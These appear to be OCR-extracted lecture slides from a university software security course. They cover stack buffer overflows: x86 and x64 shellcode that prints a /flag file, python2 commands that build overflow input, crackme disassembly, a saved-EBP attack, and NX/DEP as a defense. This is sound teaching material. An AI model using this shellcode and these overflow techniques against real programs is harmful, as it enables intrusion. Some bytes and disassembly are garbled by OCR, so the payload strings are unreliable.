CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: NSC 220

Time: Monday 5:00PM - 7:50PM

Last Class

- 1. Stack-based buffer overflow
 - a. Place the shellcode at other locations.

This Class

- 1. Stack-based buffer overflow
 - a. Overwrite Saved EBP.
 - b. Defense.

Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

8049000:	6a 67	push 0x67
8049002:	68 2f 66 6c 61	push 0x616c662f
8049007:	31 c0	xor eax,eax
8049009:	b0 05	mov al,0x5
804900b:	89 e3	mov ebx,esp
804900d:	31 c9	xor ecx,ecx
804900f:	31 d2	xor edx,edx
8049011:	cd 80	int 0x80
8049013:	89 c1	mov ecx,eax
8049015:	31 c0	xor eax,eax
8049017:	b0 64	mov al,0x64
8049019:	89 c6	mov esi,eax
804901b:	31 c0	xor eax,eax
804901d:	b0 bb	mov al,0xbb
804901f:	31 db	xor ebx,ebx
8049021:	b3 01	mov bl,0x1
8049023:	31 d2	xor edx,edx
8049025:	cd 80	int 0x80
8049027:	31 c0	xor eax,eax
8049029:	b0 01	mov al,0x1
804902b:	31 db	xor ebx,ebx
804902d:	cd 80	int 0x80

Command:

export SCODE=\$(python2 -c "print '\x90'* sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\x d2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xb0\xb0\xb1\x31\xdb\xxb1\xd2\xcd\x80\x31\xc0\xb0\xb0\x01\x31\xdb\xcd\x80' ")

Non-shell Shellcode 64bit printflag

sendfile(1, open("/flag", 0), 0, 1000)

```
401000:
         48 31 c0
                       xor rax,rax
401003:
         b0 67
                           al.0x67
                      mov
                                                    Command:
401005:
         66 50
                      push ax
401007:
         66 b8 6c 61
                        mov ax,0x616c
40100b:
         66 50
                      push ax
                                                   [ (python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled
                        mov ax,0x662f
40100d:
         66 b8 2f 66
401011:
         66 50
                      push ax
                                                   I size +
401013:
         48 31 c0
                       xor rax,rax
                                                   I '\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x66\xb
401016:
         b0 02
                      mov al,0x2
401018:
         48 89 e7
                       mov rdi,rsp
                                                   ■ 8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x31\xf
40101b:
         48 31 f6
                       xor rsi.rsi
                                                    6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x3
40101e:
         0f 05
                      syscall
401020:
         48 89 c6
                       mov rsi,rax
                                                    1\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05''') >
401023:
         48 31 c0
                       xor rax.rax
                                                     /tmp/exploit
401026:
         b0 01
                      mov al,0x1
401028:
         48 89 c7
                       mov rdi,rax
40102b:
         48 31 d2
                       xor rdx,rdx
40102e:
         41 b2 c8
                       mov r10b.0xc8
                                                     ./program < /tmp/exploit
401031:
         b0 28
                      mov al.0x28
401033:
         0f 05
                      syscall
401035:
         b0 3c
                      mov al.0x3c
401037:
         0f 05
                      syscall
```

crackme4h

```
void printsecret(int i, int j, int k)
 if (i == 0xdeadbeef && j == 0xC0DECAFE && k == 0xD0D0FACE)
  print_flag();
 exit(0);}
int main(int argc, char *argv[])
 char buf[8];
 if (argc != 2)
  return 0;
 strcpy(buf, argv[1]);
```

crackme4

```
0000137a <main>:
                         endhr32
 137a·
         f3 0f 1e fh
                       push ebp
 137e:
          55
 137f:
         89 e5
                        mov ebp,esp
 1381:
          83 ec 08
                         sub esp,0x8
         83 7d 08 02
                          crip DWORD PTR
[ebp+0x8],0x2
 1388:
          74 07
                           1391 <main+0x17>
 138a:
         b8 00 00 00 00
                            mov eax,0x0
 138f:
         eb 1a
                        jmp 13ab <main+0x31>
 1391:
          8b 45 0c
                         mov eax, DWORD PTR
[ebp+0xc]
         83 c0 04
                         add eax,0x4
 1394:
 1397:
          8b 00
                              eax,DWORD PTR [eax]
 1399:
                       push eax
         8d 45 f8
                         lea eax,[ebp-0x8]
 139a:
 139d:
                       push eax
         e8 fc ff ff ff
                        call 139f <main+0x25>
 139e:
 13a3:
         83 c4 08
                         add esp,0x8
 13a6:
         b8 00 00 00 00
                            mov eax,0x0
 13ab:
                       leave
 13ac:
                      ret
```

Arg3 = 0xd0doface

Arg2 = 0xcodecafe


Arg1 = 0xdeadbeef

4 bytes

RET = printsecret


		<u> </u>
0000138c		endhr32
1390:	8d 4c 24 04	lea ecx,[esp+0x4]
1394:	83 e4 f0	and esp,0xffffff0
1397:	ff 71 fc	push DWORD PTR [ecx-0x4]
139a:	55	push ebp
139b:	89 e5	mov ebp.esp
139d:	51	push ecx
139e:	83 ec 14	sub esp,0x14
13a1:	89 c8	mov eax,ecx
13a3:	83 38 02	cmp DWORD PTR [eax],0x2
13a6:	74 07	je 13af <main+0x23></main+0x23>
13a8:	b8 00 00 00 00	mov eax,0x0
13ad:	eb 1d	jmp 13cc <main+0x40></main+0x40>
13af:	8b 40 04	mov eax,DWORD PTR [eax+0x4]
13b2:	83 c0 04	add eax,0x4
13b5:	8b 00	mov eax,DWORD PTR [eax]
13b7:	83 ec 08	sub esp,0x8
13ba:	50	push eax
13bb:	8d 45 f0	lea eax,[ebp-0x10]
13be:	50	push eax
13bf:	e8 fc ff ff ff	call 13c0 <main+0x34></main+0x34>
13c4:	83 c4 10	add esp,0x10
13c7:	b8 00 00 00 00	mov eax.0x0
13cc:	8b 4d fc	mov ecx,DWORD PTR [ebp-0x4]
13cf:	c9 l	eave
13d0:	8d 61 fc	lea esp,[ecx-0x4]
13d3:	c3	ret


crackme4h




argv[1] argv[0] agrc ecx RET esp

crackme4h







 argv[1]


 argv[0]


 agrc


 RET


 Size <= 16 bytes</td>

 RET













crackme4h







crackme4h












crackme4h





Crackme4h Craft the exploit



crackme464

```
0000000000012e2 <printsecret>:
  12e2:
          f3 0f 1e fa
                         endbr64
  12e6:
          55
                       push rbp
 12e7:
          48 89 e5
                         mov rbp,rsp
 12ea:
          48 83 ec 10
                          sub rsp,0x10
 12ee:
          89 7d fc
                              DWORD PTR [rbp-0x4],edi
                         mov
 12f1:
         89 75 f8
                              DWORD PTR [rbp-0x8],esi
                         mov
 12f4:
         89 55 f4
                         mov DWORD PTR [rbp-0xc],edx
 12f7:
         81 7d fc ef be ad de cmp DWORD PTR [rbp-0x4],0xdeadbeef
 12fe:
         75 1c
                       ine 131c <printsecret+0x3a>
          81 7d f8 fe ca de c0
 1300:
                             cmp DWORD PTR [rbp-0x8],0xc0decafe
  1307:
          75 13
                        ine 131c <printsecret+0x3a>
 1309:
          81 7d f4 ce fa d0 d0
                             cmp DWORD PTR [rbp-0xc],0xd0d0face
 1310:
          75 0a
                        ine 131c <printsecret+0x3a>
 1312:
          b8 00 00 00 00
                            mov eax.0x0
 1317:
          e8 ed fe ff ff
                          call 1209 <print flag>
                                                                       Return to here!!
          bf 00 00 00 00
                           mov edi,ûxû
 131C.
 1321:
          e8 ea fd ff ff
                          call 1110 <exit@plt>
```

Frame Pointer Attack

(Saved EBP/RBP)

Change the upper level func's return address

```
int vulfoo(char *p)
      char buf[4];
      printf("buf is at %p\n", buf);
      memcpy(buf, p, 12);
      return 0;
int main(int argc, char *argv[])
      if (argc != 2)
            return 0;
      vulfoo(argv[1]);
```


```
000011ed <vulfoo>:
                         endbr32
  11ed:
        f3 0f 1e fb
  11f1:
         55
                      push ebp
  11f2:
         89 e5
                       mov ebp,esp
         53
  11f4:
                      push ebx
         83 ec 04
  11f5:
                        sub esp,0x4
  11f8:
         e8 f3 fe ff ff call 10f0 <_x86.get_pc_thunk.bx>
  11fd:
         81 c3 d7 2d 00 00
                            add ebx,0x2dd7
  1203:
         8d 45 f8
                        lea eax,[ebp-0x8]
  1206:
                       push eax
  1207:
         8d 83 34 e0 ff ff
                           lea eax,[ebx-0x1fcc]
  120d:
                       push eax
  120e:
          e8 6d fe ff ff
                         call 1080 <printf@plt>
  1213:
         83 c4 08
                         add esp,0x8
                        push 0xc
  1216:
          6a 0c
  1218:
         ff 75 08
                    push DWORD PTR [ebp+0x8]
  121b:
         8d 45 f8
                         lea
                             eax,[ebp-0x8]
  121e:
                       push eax
  121f:
         e8 6c fe ff ff
                        call 1090 <memcpy@plt>
  1224:
         83 c4 0c
                         add esp,0xc
  1227:
          b8 00 00 00 00
                           mov eax,0x0
  122c:
         8b 5d fc
                        mov ebx, DWORD PTR [ebp-0x4]
  122f:
                      leave
  1230:
                      ret
```

p RET

Saved EBP


Buf = 8 bytes

```
000011ed <vulfoo>:
  11ed:
          f3 0f 1e fb
                          endbr32
  11f1:
         55
                       push ebp
  11f2:
         89 e5
                        mov ebp,esp
  11f4:
                       push ebx
         83 ec 04
  11f5:
                         sub esp,0x4
  11f8:
         e8 f3 fe ff ff call 10f0 <_x86.get_pc_thunk.bx>
  11fd:
         81 c3 d7 2d 00 00
                             add ebx,0x2dd7
  1203:
          8d 45 f8
                         lea eax,[ebp-0x8]
  1206:
                       push eax
  1207:
          8d 83 34 e0 ff ff
                           lea eax,[ebx-0x1fcc]
  120d:
                       push eax
  120e:
          e8 6d fe ff ff
                          call 1080 <printf@plt>
  1213:
          83 c4 08
                         add esp,0x8
  1216:
          6a 0c
                        push 0xc
  1218:
         ff 75 08
                     push DWORD PTR [ebp+0x8]
  121b:
          8d 45 f8
                         lea
                              eax,[ebp-0x8]
  121e:
                       push eax
  121f:
         e8 6c fe ff ff
                         call 1090 <memcpy@plt>
  1224:
          83 c4 0c
                         add esp,0xc
  1227:
          b8 00 00 00 00
                            mov eax,0x0
  122c:
          8b 5d fc
                         mov ebx, DWORD PTR [ebp-0x4]
  122f:
                       leave
  1230:
                       ret
```




$$ebp = AAAA$$

```
00001231 <main>:
  1231:
         f3 0f 1e fb
                         endbr32
  1235:
          55
                       push ebp
  1236:
         89 e5
                        mov ebp,esp
  1238:
         e8 2a 00 00 00
                           call 1267 <__x86.get_pc_thunk.ax>
  123d:
         05 97 2d 00 00
                           add eax,0x2d97
  1242:
         83 7d 08 02
                          cmp DWORD PTR [ebp+0x8],0x2
  1246:
         74 07
                     je 124f <main+0x1e>
  1248:
         b8 00 00 00 00
                           mov eax,0x0
                        jmp 1265 <main+0x34>
  124d:
         eb 16
  124f:
         8b 45 0c
                        mov eax,DWORD PTR [ebp+0xc]
  1252:
         83 c0 04
                         add eax,0x4
  1255:
         8b 00
                        mov eax, DWORD PTR [eax]
  1257:
                       push eax
  1258:
          e8 90 ff ff ff
                         call 11ed <vulfoo>
  125d:
          83 c4 04
                         add esp,0x4
  TZ60:
          00 00 00 00
                           mov eax,uxu
  1265:
                       leave
  1266:
                      ret
```



$$ebp = AAAA$$

```
00001231 <main>:
  1231:
          f3 0f 1e fb
                         endbr32
  1235:
          55
                       push ebp
  1236:
          89 e5
                        mov ebp,esp
  1238:
         e8 2a 00 00 00
                           call 1267 <__x86.get_pc_thunk.ax>
  123d:
          05 97 2d 00 00
                           add eax,0x2d97
  1242:
         83 7d 08 02
                          cmp DWORD PTR [ebp+0x8],0x2
  1246:
          74 07
                     je 124f <main+0x1e>
          b8 00 00 00 00
  1248:
                            mov eax,0x0
                        jmp 1265 <main+0x34>
  124d:
          eb 16
  124f:
         8b 45 0c
                         mov eax,DWORD PTR [ebp+0xc]
  1252:
         83 c0 04
                         add eax,0x4
  1255:
         8b 00
                        mov eax, DWORD PTR [eax]
  1257:
                       push eax
  1258:
          e8 90 ff ff ff
                         call 11ed <vulfoo>
  125d:
          83 c4 04
                         add esp,0x4
          b8 00 00 00 00
  1260:
                            mov eax,0x0
  1265:
                       leave
  1266:
                       ret
```




$$ebp = AAAA$$

```
00001231 <main>:
 1231:
         f3 0f 1e fb
                       endbr32
 1235:
         55
                      push ebp
 1236:
         89 e5
                       mov ebp,esp
 1238:
         e8 2a 00 00 00
                          call 1267 <__x86.get_pc_thunk.ax>
 123d:
         05 97 2d 00 00
                        add eax.0x2d97
 1242:
         83 7d 08 02
                         cmp DWORD PTR [ebp+0x8],0x2
 1246:
         74 07
                 je 124f <main+0x1e>
 1248:
         b8 00 00 00 00
                          mov eax,0x0
                      jmp 1265 <main+0x34>
 124d:
         eb 16
                 mov eax,DWORD PTR [ebp+0xc]
 124f:
         8b 45 0c
 1252:
        83 c0 04 add eax.0x4
 1255:
        8b 00
                       mov eax, DWORD PTR [eax]
 1257:
                      push eax
                       call 11ed <vulfoo>
 1258:
         e8 90 ff ff ff
 125d:
         83 c4 04
                        add esp,0x4
 1260:
         b8 00 00 00 00
                          mov eax.0x0
 1265:
         c9
                     leave
  1266:
                     ret
```


mov esp, ebp

pop ebp




- 1. esp = AAAA
- 2. ebp = *(AAAA); esp += 4, AAAE

```
00001231 <main>:
  1231:
          f3 0f 1e fb
                         endbr32
  1235:
          55
                       push ebp
  1236:
          89 e5
                        mov ebp,esp
  1238:
         e8 2a 00 00 00
                           call 1267 <__x86.get_pc_thunk.ax>
  123d:
          05 97 2d 00 00
                           add eax,0x2d97
  1242:
         83 7d 08 02
                          cmp DWORD PTR [ebp+0x8],0x2
  1246:
          74 07
                    je 124f <main+0x1e>
          b8 00 00 00 00
  1248:
                           mov eax,0x0
                        jmp 1265 <main+0x34>
  124d:
          eb 16
  124f:
         8b 45 0c
                         mov eax,DWORD PTR [ebp+0xc]
  1252:
         83 c0 04
                         add eax,0x4
  1255:
         8b 00
                        mov eax, DWORD PTR [eax]
  1257:
                       push eax
                         call 11ed <vulfoo>
  1258:
          e8 90 ff ff ff
  125d:
          83 c4 04
                         add esp,0x4
  1260:
          b8 00 00 00 00
                           mov eax,0x0
  1265:
                       leave
  1266:
                       ret
```



1.
$$eip = *(AAAE)$$

```
00001231 <main>:
 1231:
         f3 0f 1e fb
                         endbr32
 1235:
          55
                       push ebp
 1236:
         89 e5
                        mov ebp,esp
 1238:
         e8 2a 00 00 00
                           call 1267 <__x86.get_pc_thunk.ax>
 123d:
         05 97 2d 00 00
                           add eax,0x2d97
 1242:
         83 7d 08 02
                          cmp DWORD PTR [ebp+0x8],0x2
 1246:
          74 07
                     je 124f <main+0x1e>
         b8 00 00 00 00
 1248:
                           mov eax,0x0
                        jmp 1265 <main+0x34>
 124d:
          eb 16
 124f:
         8b 45 0c
                        mov eax,DWORD PTR [ebp+0xc]
 1252:
         83 c0 04
                         add eax,0x4
 1255:
         8b 00
                        mov eax, DWORD PTR [eax]
 1257:
                       push eax
 1258:
         e8 90 ff ff ff
                        call 11ed <vulfoo>
 125d:
          83 c4 04
                         add esp,0x4
 1260:
          b8 00 00 00 00
                           mov eax,0x0
 1265:
                       leave
 1266:
                      ret
```



Conditions we depend on to pull off the attack of returning to shellcode on stack

- 1. The ability to put the shellcode onto stack (env, command line)
- 2. The stack is executable
- The ability to overwrite RET addr on stack before instruction ret is executed or to overwrite Saved EBP
- 4. Know the address of the shellcode

CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: NSC 220

Time: Monday 5:00PM - 7:50PM

Last Class

- 1. Stack-based buffer overflow
 - a. Overwrite Saved EBP.

This Class

 Stack-based buffer overflow a. Defense.

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Data Execution Prevention (DEP, W⊕X, NX)

Defense 1:

Harvard vs. Von-Neumann Architecture

Harvard Architecture

The Harvard architecture stores machine instructions and data in separate memory units that are connected by different busses. In this case, there are at least two memory address spaces to work with, so there is a memory register for machine instructions and another memory register for data. Computers designed with the Harvard architecture are able to run a program and access data independently, and therefore simultaneously. Harvard architecture has a strict separation between data and code. Thus, Harvard architecture is more complicated but separate pipelines remove the bottleneck that Von Neumann creates.

Von-Neumann architecture

In a Von-Neumann architecture, the same memory and bus are used to store both data and instructions that run the program. Since you cannot access program memory and data memory simultaneously, the Von Neumann architecture is susceptible to bottlenecks and system performance is affected.

Older CPUs

Older CPUs: Read permission on a page implies execution. So all readable memory was executable.

AMD64 – introduced NX bit (No-eXecute in 2003)

Windows Supporting DEP from Windows XP SP2 (in 2004)

Linux Supporting NX since 2.6.8 (in 2004)

Modern CPUs

Modern architectures support memory permissions:

- PROT_READ allows the process to read memory
- **PROT_WRITE** allows the process to write memory
- PROT_EXEC allows the process to execute memory

gcc parameter -z execstack to disable this protection

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6$ readelf -l of6
Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52
Program Headers:
  Type
                Offset VirtAddr
                                    PhysAddr
                                               FileSiz MemSiz Flq Aliqn
 PHDR
                0x000034 0x00000034 0x00000034 0x00180 0x00180 R
                                                                   0x4
                0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R
 INTERP
                                                                   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
 LOAD
                0x000000 0x00000000 0x00000000 0x003f8 0x003f8 R
                                                                   0x1000
 LOAD
                0x001000 0x00001000 0x00001000 0x002d4 0x002d4 R E 0x1000
                0x002000 0x00002000 0x00002000 0x001ac 0x001ac R
 LOAD
                                                                   0x1000
 LOAD
                0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW 0x1000
 DYNAMIC
                0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW
                                                                   0x4
 NOTE
                0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R
                                                                   0x4
 GNU PROPERTY
                0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R
                                                                   0x4
                AVARAGE AVARAGE AVARAGE AVARAGE AVARAGE D
 GNU_STACK
                0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  UNO RELIGO - VAUVEGO VAVVOJEGO VAVVOJEGO VAVVILO VAVVILO R VAI
ziming@ziming-XPS-13-9300:~/Dropbox/mvTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6S readelf -l of6nx
Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52
Program Headers:
 Type
                Offset VirtAddr PhysAddr FileSiz MemSiz Fla Alian
                0x000034 0x00000034 0x00000034 0x00180 0x00180 R
 PHDR
                                                                  0x4
 INTERP
                0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R
                                                                  0x1
     [Requesting program interpreter: /lib/ld-linux.so.2]
 LOAD
                0x000000 0x00000000 0x00000000 0x003f8 0x003f8 R
                                                                   0x1000
 LOAD
                0x001000 0x00001000 0x00001000 0x002d4 0x002d4 R E 0x1000
 LOAD
                0x002000 0x00002000 0x00002000 0x001ac 0x001ac R
                                                                  0x1000
 LOAD
                0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW 0x1000
```

0x4

0x4

0x10

0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW 0x4

0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R

0x0001ec 0x000001ec 0x000001ec 0x0001c R

UXUUZUUB UXUUUUZUUB UXUUUZUUB UXUUUSC UXUUUSC K

0x000000 0x00000000 0x00000000 0x00000 0x00000 RW

AVABLE AVABBASERS AVABBASERS AVABLES AVABLES D

DYNAMIC

GNU STACK

CNIL DELDO

GNU PROPERTY

GNU_EH_FKAME

